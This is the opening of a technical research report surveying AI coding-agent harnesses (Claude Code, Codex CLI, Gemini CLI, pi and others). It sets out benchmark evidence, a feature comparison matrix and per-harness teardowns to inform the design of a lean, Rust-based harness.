



The Agent Harness Playbook

Compiled by Devin — research agents ×9, verified ×17, drift-checked via Scrapling

Sept 2026 (fact-checked rev. 3)

Part 0 — Executive Summary & How to Read This Document

- 0.1 The mission
- 0.2 The twelve theses — the findings that matter most
- 0.3 Scope & contract
- 0.4 How to read
- 0.5 The strategic position
- 0. Executive summary
- 1. Comparison matrix
- 2. Per-harness teardown
- 3. Evidence that harness choice moves benchmark scores (the justification section)
- 4. What to steal
- 5. What to avoid
- 6. Actionable implications — landscape
- 7. Caveats / unverified / stale
- 2.1 The shape of the system
- 2.2 The engine core — six invariants
- 2.3 The context engine — the headline system
- 2.4 The tool system
- 2.5 The model layer
- 2.6 Safety & security — the layered model
- 2.7 The frontends contract
- 2.8 Two deployment shapes
- 2.9 What this architecture explicitly is *not*
- 1. The problem, framed
- 2. Memory-architecture taxonomy
- 3. Memory architecture research — per-system evidence
- 4. Context degradation science — what to assume
- 5. Context compression — the spectrum
- 6. Agentic memory interfaces — where production converged
- 7. Structural techniques
- 8. Production-harness memory comparison
- 9. Actionable implications — memory & context
- 0. Executive summary — tools & orchestration
- 1. Reasoning/action paradigms: evidence and production survival
- 2. Tool design science
- 3. Agent failure science
- 4. Orchestration patterns
- 5. Task-completion engineering
- 6. Actionable implications — tools, planning & orchestration
- 0. Executive summary — instructions & steerability
- 1. Instruction hierarchy science
- 2. Prompt injection defense
- 3. System prompt engineering for agents — the empirical record
- 4. Skills & extensibility architecture
- 5. Steerability

- 6. Recommended instruction-architecture spec
- 7. Actionable implications — instructions & skills
- 0. The core economic fact
 - 1. Prompt caching mechanics per provider
 - 2. Context lifecycle economics
 - 3. Architectural savings
 - 4. Telemetry & measurement
 - 5. Research frontier
- 6. Actionable implications — token efficiency & cost
 - 1. Provider API Differences That Matter for Agents
 - 2. Harness-Side Model Abstraction
 - 3. Fair Comparison Methodology
 - 4. Model Routing & Selection
 - 5. Local & Open-Weight Models
 - 6. Failure-Mode Handling at the Model Layer
 - 7. Actionable implications — the model layer
 - 1. Key theses (TL;DR)
 - 2. Benchmark catalog
 - 3. The harness-vs-model confound: what the evidence shows
 - 4. Statistical rigor for agent evals
 - 5. Building an internal eval rig (how the labs do it)
 - 6. Practical infrastructure
 - 7. Actionable implications — benchmarking & evaluation
 - 1. Product teardowns
 - 2. HCI research on agent oversight
 - 3. Terminal UI engineering for beauty
 - 4. Input & interaction design
 - 5. Beyond terminal
 - 6. Distilled UX principles for agentic tools
 - 7. Component spec list — best-in-class agentic TUI
 - 8. Actionable implications — UX/UI
 - 1. Language & runtime choice for an agentic CLI
 - 2. Case studies
 - 3. Distribution & packaging
 - 4. Sandboxing & security engineering (staying lightweight)
 - 5. Performance engineering
 - 6. “Lean philosophy” evidence
 - 7. Recommended resource budgets
- 0. Executive summary — personal agents & computer use
 - 1. Computer-use capability
 - 2. Proactive / sidekick architecture
 - 3. Personal memory & personalization
 - 4. Integration surface
 - 5. Safety & trust for a personal agent
 - 6. Landscape — what exists and what it teaches

- 7. Recommended “Alfred” architecture
- 8. Actionable implications — personal agents & computer use
 - 12.1 The one rule that governs sequencing
 - 12.2 Phase 0 — Foundations & the eval rig (weeks 1–4)
 - 12.3 Phase 1 — The context engine & tool core (weeks 5–10)
 - 12.4 Phase 2 — The UX layer & sessions (weeks 8–14, overlaps Phase 1)
 - 12.5 Phase 3 — Model breadth, memory & orchestration (weeks 12–20)
 - 12.6 Phase 4 — Benchmarking, hardening & the “prove it” loop (weeks 16–24)
 - 12.7 Phase 5 — The Alfred layer (weeks 20+, gated on everything above)
 - 12.8 The research backlog — what to go deep on, prioritized
 - 12.9 Metrics — what “good” is, measured
 - 12.10 Risk register
 - 12.11 The 10 highest-leverage things to research first (if you read nothing else)
- A.1 Volatile facts — re-verify before relying on them
- A.2 Numbers quoted with known caveats
- A.3 Methodological flags carried through the report
- A.4 What was NOT verified
- A.5 Consolidated primary sources worth keeping in the repo

Part 0 — Executive Summary & How to Read This Document

0.1 The mission

Build an AI agent harness — a **platform core** (headless engine + wire protocol) with multiple frontends (TUI, desktop, IDE, headless/CI, messaging) — that is:

1. **Extremely lightweight and lean** — single-digit-ms cold start, tens-of-MB memory, small binary, no runtime bloat.
2. **Benchmark-transparent** — able to test models on official benchmarks, compare harnesses head-to-head, and publish *what the harness contributes* separate from what the model contributes.
3. **Best-in-class UX** — the terminal experience and every frontend should feel like a designed product, not a script.
4. **A general “Alfred”** — competent at software engineering first, extensible to computer use and proactive personal-assistant work.

This document synthesizes: (a) teardowns of ~20 production harnesses, (b) ~100+ papers and technical reports, (c) measured/telemetry studies of real agent workloads, and (d) HCI research on oversight, interruption, and trust. Each chapter ends with prioritized implications; **Chapter 12 is the phased build plan.**

0.2 The twelve theses — the findings that matter most

1. The harness is a first-class variable — worth roughly a model generation. Same model, different harness, same benchmark: 2–9 point swings on Terminal-Bench 2.1 (first-party vs reference harnesses, *both directions*; up to ~24pp counting third-party entries, blog-sourced), a 19.1→73.4% swing on GLM-5.1 from a single adapter swap (CLAW-SWE-Bench; 12.5pp across its five-harness sweep), ~30–36 points on GAIA between a bare-API loop and a generalist scaffold (HAL) — and ~28pp scaffold-vs-scaffold within a single model — plus **up to ~40× difference in tokens-per-solved-task** (65× on one row). The scaffold-vs-model distinction is measurable and now institutionally recognized (SWE-bench runs a separate fixed-scaffold “bash only” leaderboard). *Your benchmark rig must isolate and publish the harness contribution — that’s your core product claim.* (Ch. 1, 8)

2. Minimalism is a performance feature, not just an aesthetic. A ~100-line bash-only scaffold (mini-SWE-agent) scores >74% on SWE-bench Verified — and, per a byteiota aggregation (secondary — no primary board carries these scaffold numbers; the official bash-only board tops at 72.8%), beat Claude Code’s heavier scaffold by ~6 points on the same model while capturing *more* of the model-quality uplift between generations (+11.5% vs +6.1%). Complexity in a scaffold encodes assumptions about model weakness that rot on METR’s ~7-month capability-doubling clock. **Start minimal; let every subsystem earn its tokens, bytes, and latency.** (Ch. 1, 4, 10)

3. Agentic coding is an input-token business. Real sessions run ~25:1 typical (up to ~150:1) input:output; 60–66% of session cost is *cache reads of re-sent context*. Prompt-cache hit rate is the single most important infrastructure metric (target ≥90–95% in-session; reports describe Anthropic treating

misses as SEVs — internal ops claim, unverified). The economics are dominated by stable-prefix discipline, append-only history, deterministic serialization, and tool-result budgets — not by cleverer prompts. (Ch. 6)

4. Advertised context ≠ usable context. Frontier models' *effective* context runs at $\frac{1}{2}$ – $\frac{1}{4}$ of the sticker (RULER, NoLiMa); every tested model degrades as input grows (Context Rot, 18/18). Budget to ~50–70% of nominal window; place critical state at prompt edges; treat compaction as a *view transformation over an immutable event log*, never in-place history editing; never re-summarize summaries (context collapse). (Ch. 3)

5. Memory = a filesystem the agent edits. Production converged: index file (≤ 25 KB of pointers) + topic files, progressive disclosure, git-versioned, with a periodic cheap-model consolidation pass (sleep-time compute). ADD-only writes with temporal validity beat update-in-place. Procedural memory (ACE-style append-only playbook, +10.6% on agentic tasks) is the highest-upside differentiator. **Memory writes are side effects — gate them like tool calls** (memory-poisoning attacks hit 95–99.8% write success in research). (Ch. 3, 11)

6. Verification is the highest-leverage harness investment. Anthropic's #1 practice is “give the agent a way to verify its work.” Ungrounded self-reflection *degrades* performance; external, executable feedback (tests, builds, state checks) is what enables correction. When a deterministic verifier exists, best-of-N sampling + executable selection beats every smarter control flow (Agentless). A fresh-context verifier subagent is the cheap approximation of an independent verifier. (Ch. 4)

7. The dominant failures are boring and harness-fixable. Wrong diagnosis before the first edit (~60–70% of failures), repetitive late-stage loops (futile loops dominate; successes concentrate in the first ~25 rounds), premature termination under long context, missing verification, termination-condition blindness. A five-pattern stuck detector + budgets + a verification gate + a mutable plan artifact address most of the known failure taxonomy. (Ch. 4)

8. Instructions are a compiler problem; security is a layering problem. Production system prompts are *assembled* (section builders, ~18 sections, a static/dynamic cache boundary, per-model variant flags). There's no cryptographic separation between instructions and data — treat the hierarchy as defense-in-depth: provenance-marked tool results → probabilistic detectors → **deterministic tool-call gating** → human approval for irreversible actions. Prose rules shape attempts; only harness enforcement decides outcomes. Track the “lethal trifecta” (private data + untrusted content + exfil channel) as a *session property*; a taint bit is the highest-leverage security feature. (Ch. 5, 11)

9. UX is engineering, and the terminal has physics. The differentiators that shipped: cell-diffed double-buffered rendering, synchronized output (probe DECRQM, never env-guess — SSH kills env vars), ≤ 16.7 ms frame budget, $O(1)$ per-token append, scrollbar preservation, accurate interrupt affordance, contextual permission prompts, checkpoints/rewind, queued-and-editable messages, and a mode badge. The two biggest real-world agent resource bugs are *lifecycle* bugs (orphaned processes, undrained channels), not language bugs. (Ch. 9, 10)

10. Write the core in Rust; treat Go as the velocity fallback. Every serious rewrite converged on Rust (Codex, goose, omp, OpenFang): single-digit-ms start and ~20 MB real RSS in vendor best-case numbers (independent cold-start measurements run higher), plus native seccomp/landlock/seatbelt — the strongest mainstream option for OS-native sandboxing (Go is viable too — Crush proves it). But Rust alone doesn't keep you lean: Codex ships ~80 MB because nobody budget-gated dependencies. **Feature-gate every dep; CI-check binary size, RSS, and startup.** (Ch. 10)

11. One engine, many frontends — via a wire protocol. The winning topology: a language-agnostic wire protocol / app-server (Codex, ACP, OpenCode serve, OpenClaw gateway) with thin clients. Same engine serves TUI, headless exec / JSONL mode, IDE bridge, desktop, and eventually messaging channels — plus a durable session store that survives disconnects and powers resume/fork/share. (Ch. 1, 9, 11)

12. Benchmarks measure a tuple: model × scaffold × environment × grading. SWE-bench Verified is contaminated and near-saturated (treat as marketing); single-run pass@1 on ~500 tasks can't resolve <4–5pp. The credible rig: Terminal-Bench via Harbor as the harness arena, SWE-rebench/LiveCodeBench for decontamination, τ^2 for reliability (pass^k), plus a **private held-out suite the dev loop never sees** — agents are famous reward-hackers. Report pass@1±CI, pass^k, cost/task, tokens/task, cache-hit%, and a full scaffold spec with every number. (Ch. 8)

0.3 Scope & contract

Decisions recorded (from user clarifications): form factor = **platform core** (headless engine + wire protocol; TUI first, then desktop/IDE frontends); implementation stack = **decide by evidence** (recommendation: Rust core — see Ch. 10); primary purpose = **SWE work + computer use + a general “Alfred”-style sidekick**.

Non-goals / out of scope for this document: training or fine-tuning models; choosing cloud providers; business/pricing strategy; a specific model provider commitment (the model layer is deliberately provider-agnostic).

0.4 How to read

- **Chapter 1** — competitive teardowns; what to steal, what to avoid; the harness-effect evidence.
- **Chapter 2** — the reference architecture this report converges on (start here for “what do I build”).
- **Chapters 3–11** — the research deep-dives, each ending in prioritized implications.
- **Chapter 12** — the phased build plan, research backlog, metrics/KPIs, and risk register.
- **Appendix** — the claims register: which numbers are verified vs. reported vs. inferred, and what to re-verify at build time.

Evidence key used throughout: [verified] = official docs/source/papers; [reported] = vendor or secondary claim; [self-reported] / [secondary] / [unverified] / [contested] flagged inline; [inferred] = synthesis. Leaderboard numbers are snapshots and decay within weeks.

0.5 The strategic position

Nobody owns “**provably efficient + benchmark-transparent + minimal-but-extensible**.” Claude Code owns polish/ecosystem; Codex owns sandbox rigor; pi owns minimalism (but won't chase benchmarks); OpenHands owns research; Hermes owns self-improvement; the cloud agents own autonomy. A lean, Rust-core, event-sourced harness that publishes **per-component ablations and cost-per-solved-task** on official benchmarks — and degrades gracefully into an Alfred-style personal agent — is an unoccupied, evidence-backed position. # Chapter 1 — Competitive Landscape: Teardown of Agentic AI Harnesses

Research compiled September/October 2026. The field moves quarterly; version-specific claims are flagged. “Verified” = confirmed from official docs/source/papers; “reported” = vendor or secondary claims; “inferred” = synthesis. Benchmark scores are snapshots — treat all numbers as dated.

0. Executive summary

The central finding for the roadmap: **the harness is a first-class variable in benchmark outcomes, not noise around the model.** The best current evidence:

- **Terminal-Bench 2.1 leaderboard** (Snorkel mirror, tbench.ai — re-scraped Sept 14, 2026): same model, different harness, same task set — Claude Fable 5 scores **83.8% via Claude Code vs 80.5% via Terminus 2**; GPT-5.5 scores **83.2% via Codex CLI vs 78.0% via Terminus 2**; Claude Opus 4.7 scores **68.9% via Claude Code vs 66.1% via Terminus 2**; Gemini 3 Pro scores **73.9% via Terminus 2 vs 65.8% via Gemini CLI** (same-model harness deltas of 2–9 points, both directions).
- **“The Scaffold Effect in Coding Agents”** (KDD 2026 Agentic AI Evaluation workshop paper): Qwen 3.6 Plus and MiniMax M2.5 across Goose / OpenCode / OpenHands-SDK on a 50-task Terminal-Bench Pro subset — **up to 40× difference in tokens-per-solved-task** between harnesses; pass-rate deltas of 0–8 points; and *harness-specific failure fingerprints* that replicate across models (Goose fails on REASON, OpenHands-SDK on VERIFY/MAX_TURNS, OpenCode on idle-loop/TIME).
- **mini-SWE-agent** (Princeton-led): ~100 lines of Python, one bash tool, >74% on SWE-bench Verified *per their own docs* (the official swebench.com bash-only board currently tops at 72.8% — GPT-5.2 Codex). With the *same* Opus 4.7 model, mini-SWE-agent scored **68.3% vs Hermes Agent 64.6% vs Claude Code 62.2%** — a six-point harness gap, and the minimal scaffold captured **+11.5% of the model-quality uplift** between Opus 4.5→4.7 vs Claude Code’s +6.1% (simpler scaffolds scale better as models improve — byteiota-sourced, no primary board found; still the single most important strategic datum for a lean-runtime project).
- **SWE-bench Verified**: swebench.com runs a dedicated “bash only” leaderboard where *every* model is evaluated inside mini-SWE-agent precisely to isolate model quality from scaffold quality — institutional acknowledgment that scaffold is a confound. Third-party leaderboard reporting (secondary, flag): Augment’s harness hit 72.0% vs OpenHands 68.4% on the same Opus 4.6; a five-harness sweep on Qwen 3.6-flash spread 38.6–66.0%; a “CLAW-SWE-Bench” study (arXiv 2606.12344) moved GLM 5.1 from 19.1% to 73.4% purely by swapping the OpenClaw adapter, with a five-claw×two-model sweep showing up to 27.4pp harness deltas — concluding harness choice “can produce performance differences comparable to, or larger than, neighboring model tiers.”
- **Live-SWE-agent** (arXiv 2511.13646): starts from mini-SWE-agent’s bare scaffold and *self-modifies its own scaffold at runtime*, reaching 77.4% on SWE-bench Verified — evidence that scaffold design space is both consequential and under-explored.

The landscape splits into five archetypes: (1) **first-party flagships** — Claude Code, Codex CLI, Gemini CLI; (2) **minimal/extensible cores** — pi, mini-SWE-agent, Terminus; (3) **batteries-included OSS** — OpenCode, Crush, Goose, Hermes, DeepCode; (4) **editor-adjacent** — Cline, Cursor CLI, Warp, Aider; (5) **cloud/autonomous** — Devin, OpenHands, Amp-orbs.

1. Comparison matrix

Harness	Stack	Tool surface	Context/memory	Permissions/sandbox	Extensibility	Session model	Open?
Claude Code	TS/Node (closed, minified; leaked builds analyzed)	~20 public tools (leak builds show 40+ incl. gated); file/bash/search/web/Task/Skill	Auto-compact + microcompact; CLAUDE.md; auto memory; rules; subagent isolation	6 modes (default→by passPermissions); OS sandbox (Seatbelt/bubblewrap + socat, SOCKS5 proxy)	Hooks (lifecycle), skills, subagents, plugins/marketplace, MCP, output styles, agent teams	JSONL ~/.claude/projects/ ; continue/resume/fork; file checkpointing; SDK + web/desktop	Closed
Codex CLI	Rust (~70-crate workspace); TS shim for npm	exec_command / unified_exec (PTY), apply_patch (V4A grammar), update_plan, read_file, list_dir, view_image, multi-agent set (spawn/wait/send/close), MCP	/compact ; AGENTS.md layered; memories opt-in; skills progressive disclosure (2%/8K budget)	Sandbox policies: read-only/workspace-write/danger-full-access; Seatbelt/Landlock+bubblewrap/RestrictedToken; approval policies	MCP, skills, config.toml, hooks (Interrupt), app-server JSON-RPC, wire protocol	JSONL ~/.codex/sessions ; resume/fork; codex exec headless	Apache-2.0
Gemini CLI	TS monorepo (cli+core), React/Ink	read_file/write_file/edit/glob/grep/lis/read_many_files/run_shell_command/web_fetch/google_web_search/save_memory/write_todos; MCP	ChatCompressionService (auto+ / compress); GEMINI.md hierarchical + @import ; checkpointing / restore	Approval modes default/auto_edit/yolo/plan; sandbox via seatbelt/docker/podman	MCP (stdio/SSE/HTTP), extensions, hooks, skills, subagents, settings.json	Checkpoint save/restore; headless -p	Apache-2.0
pi (@earendil-works/pi-coding-agent)	TS (pi-ai, pi-agent-core, pi-tui); npm/Node — Bun is the forks' runtime	read/write/edit/bash/grep/find/lis only — deliberately	Compaction (auto threshold reserveTokens 16K, keepRecentTokens 20K; split-turn merge	None built-in — “run in a container”	TS extensions (lifecycle hooks, registerTool/Command), skills, prompt templates,	JSONL tree sessions, in-place branching, / tree, -- fork ; modes: interactive/print-or-	MIT

Harness	Stack	Tool surface	Context/ memory	Permissions/sandbox	Extensibility	Session model	Open?
			summaries); AGENTS.md / CLAUDE.md context files + skills		themes, packages; no MCP by design	JSON/RPC + SDK	
oh-my-pi (omp)	Rust core ~80K LOC + Bun for extensions; pi fork	31–32 tools one namespace; <code>xd://</code> deferred discovery; LSP 14 ops; DAP 28; persistent Python+Bun kernels w/ tool- callback bridge; stealth browser	Hash- anchored edits; inherits Cursor/ Claude/ Copilot rule formats	Configurable; inherits pi philosophy	Extensions TS; subagents w/ schema- validated results	Sessions; subagents	MIT
mini-SWE-agent	Python ~100 LOC (+~100 env/model/ run)	bash only — no tool- calling API; markdown code-block actions	None — linear history = trajectory; cost/step limits	Environment abstraction: local/ docker/ podman/ singularity/ bubblewrap/ contree	Swap Agent/ Model/ Environment protocols; YAML config	Stateless actions via <code>subprocess</code> <code>.run</code> ; trivially sandboxable	MIT
SWE-agent	Python	<code>find_file/</code> <code>search_file/</code> <code>search_dir</code> (≤50 results, names only); <code>open/scroll/</code> <code>goto</code> 100- line file viewer; edit gated by linter; bash	Context manager truncates outputs; history processor	Docker eval envs	YAML- governed ACI; EnIGMA CTF variant	Trajectory files for research	MIT
Terminus 2 (Harbor ref)	Python	mono-tool: tmux session (keystrokes/ buffer)	Optional summarization; parser json/xml/ tool_call	Autonomy- first; sandboxed env only	Research harness; KIRA fork adds native tool calls	Turn/timeout limits	Apache-2.0
OpenCode	TS on Bun; SolidJS TUI; SQLite/ Drizzle;	bash/read/ write/edit/ patch/glob/ grep/ls/task/ skill/lsp/	Configurable compaction (auto, <code>keep.token</code>	Rule engine <code>allow/ask/</code> <code>deny</code> per action+resource pattern	Agents (md/ json), skills, MCP, plugins, AGENTS.md	SQLite sessions; share links; serve mode;	MIT

Harness	Stack	Tool surface	Context/memory	Permissions/sandbox	Extensibility	Session model	Open?
	Vercel AI SDK	question/webfetch/websearch/todos	s 15K, buffer 20K, provider-native option); hidden title/summary/compaction agents	(incl. bash command globs)	/ instructions, LSP	opencode run	
Crush	Go; Bubble Tea TUI	view/edit/write/multiedit/bash(+banned list)/jobs/download/fetch/agent fetch/glob/grep/ls/lsp_*/sourcegraph/todos/agent; mcp_*	Sessions; mid-session model switch w/ context preserved	Prompt-per-tool default; allowed_tools, disabled_tools, --yolo; banned bash commands	MCP (stdio/http/sse), skills (agentskills.io), hooks, LSP config, crushrc (Bash!) config	Multi-session/project; --continue	MIT
aider	Python	Not tool-loop centric: edit formats (whole/diff/diff-fenced/udiff/editor-*) + /run, lint/test loops; MCP via LiteLLM bridge (late)	Tree-sitter repo-map + PageRank-ranking, --map-tokens ~1K dynamic; conventions file	Per-file edit confirmation; git auto-commit per change	Scripting flags, --watch-files, .aider.conf.yml; weak on MCP/hooks historically	Chat history files; git as undo	Apache-2.0
OpenHands	Python; Docker runtime; SDK v1 event-sourced	CodeAct: bash, IPython-via-bash, str_replace editor, browser	Condenser s (LLM-summarizing, amortized-forgetting...); microagents (repo + keyword-triggered knowledge); skills	Docker sandboxed runtime; security analyzer; confirmation modes	SDK, plugins, microagents, REST/WS, multi-agent delegation	Event-sourced state, deterministic replay; CLI/GUI/cloud	MIT
DeepAgents + dcode	Python on LangGraph	FS middleware (read/write/edit/ls/grep/glob), shell,	Summarization on middleware; large-result offload to	interrupt on HITL; path permissions;	Middleware stack fully replaceable; subagents; profiles per	LangGraph threads, resume; remote sandboxes	MIT

Harness	Stack	Tool surface	Context/memory	Permissions/sandbox	Extensibility	Session model	Open?
		task subagents, todos, web search	FS; AGENTS.md memory; skills on demand	pluggable backends	model; hooks.json in dcode		
Hermes Agent (Nous)	Python	60+ tools in toolsets (web/terminal/files/browser/media/orchestration/cron/HA/MCP); tool_search / tool_describe / tool_call bridge for deferred tools	Agent-curated memory w/ nudges; self-improving skills; FTS5 session search; Honcho user model	Command approvals; toolset gating; 7 terminal backends (local→Modal/Daytona/Vercel Sandbox)	MCP, plugins, event hooks, SOUL.md, context files, cron	Gateway sessions across Telegram/Discord/Slack/WhatsApp/CLI; delegate_task subagents	OSS
Amp	Closed (TS); CLI/VS Code/web/orbs	16 built-ins (Bash, create/edit_file, glob, Grep, list_dir, mermaid, oracle, Read, read_web_page, Task, todo_r/w, undo_edit, web_search, codebase_search)	No auto-compaction — immutable threads + explicit “handoff”; supporting models summarize	No approvals by default; policy plugins; isolated envs	MCP, toolboxes (TOOLBOX_ACTIONS scripts), AGENT.md, skills	Shareable thread URLs; orbs remote compute	Closed
Devin	Closed cloud; planner+executor	Shell/editor/browser inside Devbox VM; Knowledge layer; Devin Search/Wiki	Bounded memory windows; hand-curated Knowledge; structured JSON plan = inspectable/editable/resumable	Dedicated VM per session; VPC/VPN deployment; enterprise isolation	API, Slack, GitHub; Fusion multi-model “sidekick” routing	Long-horizon sessions; snapshots; parallel Devins	Closed
Cursor CLI							Closed

Harness	Stack	Tool surface	Context/memory	Permissions/sandbox	Extensibility	Session model	Open?
	Closed native binary (agent)	File ops, search, shell, web; same agent as editor	Rules (cursor/rules + AGENTS.md / CLAUDE.md); durable / goal; context follows surfaces	Modes agent/plan/ask; --force / --yolo; OS sandbox denies network by default; worktrees	MCP, ACP server, plugin dirs, skills, hooks	agent ls/ resume, persist detach/ attach, --continue	
Warp	Rust terminal→A DE	Terminal agent w/ real PTY; blocks; Warp Drive knowledge	Codebase Context index; rules/ skills follow agent across app/ CLI/cloud	Approval per command; Agent Profiles; denylist NL classifier	MCP, Drive, cloud agents, multi-agent panel	Cloud agent handoff mid-task; conversations	Closed
Goose (Block→AAI F)	Rust core + Electron desktop + REST	Builtin MCP extensions + any MCP	Conversation state; memory extension	Permission checks in agent loop	MCP-native; recipes (YAML params, sub-recipes, Jinja), ACP	Sessions; <code>goose run</code> recipes	Apache-2.0
Cline	TS; VS Code/ JetBrains/ CLI/SDK/ Kanban	read/write/ exec/ browser/ MCP; Plan/ Act split	.clinerules + AGENTS.md; shadow-git checkpoints per step	Per-action approval default; auto-approve	MCP marketplace; modes; scheduled agents	Checkpoints (shadow git) restore; headless CLI	Apache-2.0
Kimi Code CLI	Single binary (TypeScript on Node, bundled; npm dist too)	File/shell/ web tools; <code>coder / explore / plan</code> subagents	Sessions resume; skills dirs	<code>--yolo / --auto / --plan</code> ; approvals	MCP conversational (/mcp-config); lifecycle hooks; ACP for Zed/ JetBrains	<code>--session / --continue</code> ; shell mode via <code>!</code> prefix	Partially open
DeepCode (HKUDS)	Python; Tauri desktop	Native coding tools; Paper2Code /Text2Web/ Backend heritage; multi-agent teams	Sessions, goals, project memory, long-context mgmt	Permissions, sandbox, tool approval, workspace isolation	Skills, agent plugins, MCP catalog w/ OAuth, lifecycle hooks, automations	Canonical session history shared CLI desktop	MIT

2. Per-harness teardown

2.1 Claude Code (Anthropic) — the reference implementation

Stack. Closed-source TypeScript/Node CLI (ships minified; multiple decompiled/leaked-source analyses exist). Verified: two-tier system prompts (“Full” and “Lean” variants selected by a `lean_prompt` capability flag per model); treat leak-derived details as indicative.

Tool inventory. ~25+ documented tools: Read/Write/Edit, Bash (+background shells — BashOutput/KillShell renamed TaskOutput/TaskStop), Glob, Grep, WebFetch, WebSearch, Agent (subagents), Skill, task-list tools (TodoWrite deprecated in favor of TaskCreate/TaskGet/TaskList/TaskUpdate ~v2.1.142), NotebookEdit, ExitPlanMode, plus newer orchestration: `ListAgents`, `SendMessage` (cross-session messaging), `TeamCreate/TeamDelete` (experimental), `Workflow` (scripted multi-subagent orchestration). Decompiled builds show ~40–45 registered tools incl. gated internals (REPL, Worktrees, Cron, LSP, remote triggers). Read-before-edit invariant enforced.

System prompt. Measured $\approx 3.8\text{K}$ tokens for the system prompt plus $\approx 17\text{K}$ tokens of tool schemas ($\sim 21\text{K}+$ assembled), structured as an *array* of segments, split at `__SYSTEM_PROMPT_DYNAMIC_BOUNDARY__` — everything before it is globally prompt-cacheable across the fleet; after it is per-session. Token-economics masterstroke worth copying. Hard output budgets in the internal/“length anchors” prompt section (≤ 25 words between tool calls, ≤ 100 -word finals, “unless the task requires more”) — a big part of why CC *feels* snappy.

Context/memory. Auto-compaction near context limit + microcompact passes + per-tool-output truncation; project `CLAUDE.md` + lazy subdirectory `CLAUDE.md`; path-scoped `rules`; auto memory (`MEMORY.md` index + topic files, agent-written); subagents get isolated context and return only a summary. What survives compaction differs by mechanism (`CLAUDE.md` re-injected; path-scoped rules lost until re-read; hooks bypass compaction).

Permissions/sandbox. Six modes: `default`, `acceptEdits`, `plan`, `auto` (background classifier), `dontAsk`, `bypassPermissions`. Rule syntax `Tool(pattern)` across user/project/local/managed settings. OS sandboxing: Seatbelt on macOS, bubblewrap+socat+seccomp on Linux/WSL2, SOCKS5 proxy with domain allowlists.

Extensibility. Richest surface in the field: hooks (PreToolUse/PostToolUse/UserPromptSubmit/SessionStart/Stop — five handler types: `command`, `http`, `mcp_tool`, `prompt`, `agent`), skills, subagents, plugins + marketplaces, MCP, output styles, `--append-system-prompt`, `--bare` for CI, Agent SDK (TS/Python) + `SessionStore` adapter.

Sessions. JSONL transcripts per project dir; `--continue` / `--resume` / `--fork-session`; /rewind file checkpointing; print mode `claude -p` with `stream-json`; sessions portable CLI[?] SDK[?] web/desktop; “Remote Control” cross-machine sessions.

Weaknesses (verified user complaints). Token burn: retries resend full context; autocompact cascades; compaction fires at $\sim 200\text{K}$ even on 1M-window models and loses $\sim 90\%$ detail; compaction cache-invalidation inflates billed tokens; opaque usage limits; closed source.

2.2 OpenAI Codex CLI — the Rust rewrite

Stack. Originally TypeScript/Ink; rewritten in Rust — `codex-rs` Cargo workspace (~70 crates at rewrite time; **147 member crates** as of Sept 2026). Motivations: zero-dependency install, native security bindings, no GC, “wire protocol” for extensions. Now ~95%+ Rust; TS package is a wrapper.

Tools. `exec_command` / `unified_exec` (PTY-backed persistent sessions, `write_stdin`), `apply_patch` — signature tool: purpose-built V4A patch grammar (documented in Lark notation in `parser.rs`; the actual parser is a hand-written `StreamingPatchParser`), applied via direct FS ops (never shell `sed`), with partial-failure turn-diff preservation; `update_plan`, `request_user_input`, `read_file`, `list_dir`, `glob_file_search`, `view_image`, `git`, multi-agent toolset (`spawn_agent`, `send_input`, `wait_agent`, `resume_agent`, `close_agent`). Tool surface gated via `[features]`; MCP tools join as `mcp_*`.

Prompt/config. `codex-rs/core/prompt.md` is in-repo. AGENTS.md discovery: global + repo root→cwd merge, 32KiB cap, deeper files win. Skills progressive disclosure — name/desc/path only, budgeted at **2% of context window / 8K chars**. `/compact`. Memories opt-in.

Permissions/sandbox. Best-in-class OS-level model: `read-only` / `workspace-write` / `danger-full-access` mapped to Seatbelt SBPL (macOS), Bubblewrap+Landlock (Linux), RestrictedToken+ACLs (Windows); `.git` / `.codex` stay read-only even in workspace-write. `codex sandbox <os>` subcommands expose the sandbox directly.

Sessions/UX. JSONL rollouts; `codex resume` / `fork` (picker, `--last`); `codex exec` headless with `--json` events, `--output-schema`, `--ephemeral`, `--worktree`; `codex review`; `codex apply`; `codex agents` dashboard; `codex doctor`.

Weaknesses. Rate-limit pain is the dominant complaint (5h window 0→100% in ~20 min on cached-heavy sessions; Plus tiers starved). Unbounded tool outputs could ingest ~950K tokens into context until capped (`tool_output_token_limit` default 10K). `apply_patch` failures for non-OpenAI models that emit malformed grammar.

2.3 Google Gemini CLI — the open heavyweight

Stack. Apache-2.0 TypeScript monorepo: `packages/cli` (React/Ink TUI), `packages/core` (agent loop, tool registry, Gemini API, prompt engine), `packages/vscode-ide-companion`. The most directly *readable* production harness — `promptProvider.ts` + `snippets.ts` compose the system prompt from named sections — an explicit, version-controlled prompt-assembly pipeline you can study line by line.

Tools. `read_file`, `write_file`, `edit`, `glob`, `grep`, `list_directory` (not `ls`), `read_many_files`, `run_shell_command` (PTY), `web_fetch`, `google_web_search` (native grounding — a real differentiator), `save_memory`, todo/planning tools; MCP via `DiscoveredMCPTool` wrapper with sanitization, trust gating, stdio/SSE/streamable-HTTP.

Context/memory. `ChatCompressionService` auto-compresses near token limit (manual `/compress`; `PreCompress` hooks); GEMINI.md discovered hierarchically with `@file.md` imports; `/memory show/add/refresh`; conversation **checkpointing** via `/chat save` / `resume` (`/restore` restores *file* state to before a tool call). Approval modes: default/auto_edit/yolo/plan (YOLO now implemented as a wildcard `allowedTools: ["*"]` policy); sandbox via seatbelt or docker/podman.

Weaknesses. Quota confusion (marketed 1,000 req/day vs effective limits); community consensus “best free option,” weaker than Claude Code on complex multi-file work; long-context reliability below the 1M-token claim. Spawned forks (Qwen Code) — its openness is its moat.

2.4 Pi (`pi-mono` , badlogic/Mario Zechner → earendil-works) — the minimalist benchmark for “lean”

Stack. TypeScript monorepo of 7 packages: `pi-ai` (unified multi-provider LLM API, zero-dep), `pi-agent-core` (stateful agent runtime: tool exec, events, transport abstraction), `pi-tui` (differential-rendering TUI lib), `pi-coding-agent` (the CLI), plus `pi-mom` (Slack bot), `pi-web-ui`, `pi-pods`. MIT. ~2.0M weekly npm downloads (npm API, Sept 2026 — verified).

Philosophy (verified). “Adapt pi to your workflows, not the other way around.” Deliberately **no** MCP, subagents, permission popups, plan mode, or built-in todos — each is an extension/package (“No built-in to-dos — they confuse models. Use TODO.md”). Zechner’s “What if you don’t need MCP?” argues CLI tools + README skills beat MCP for most cases.

Tools. read, write, edit, bash, grep, find, ls — that’s it.

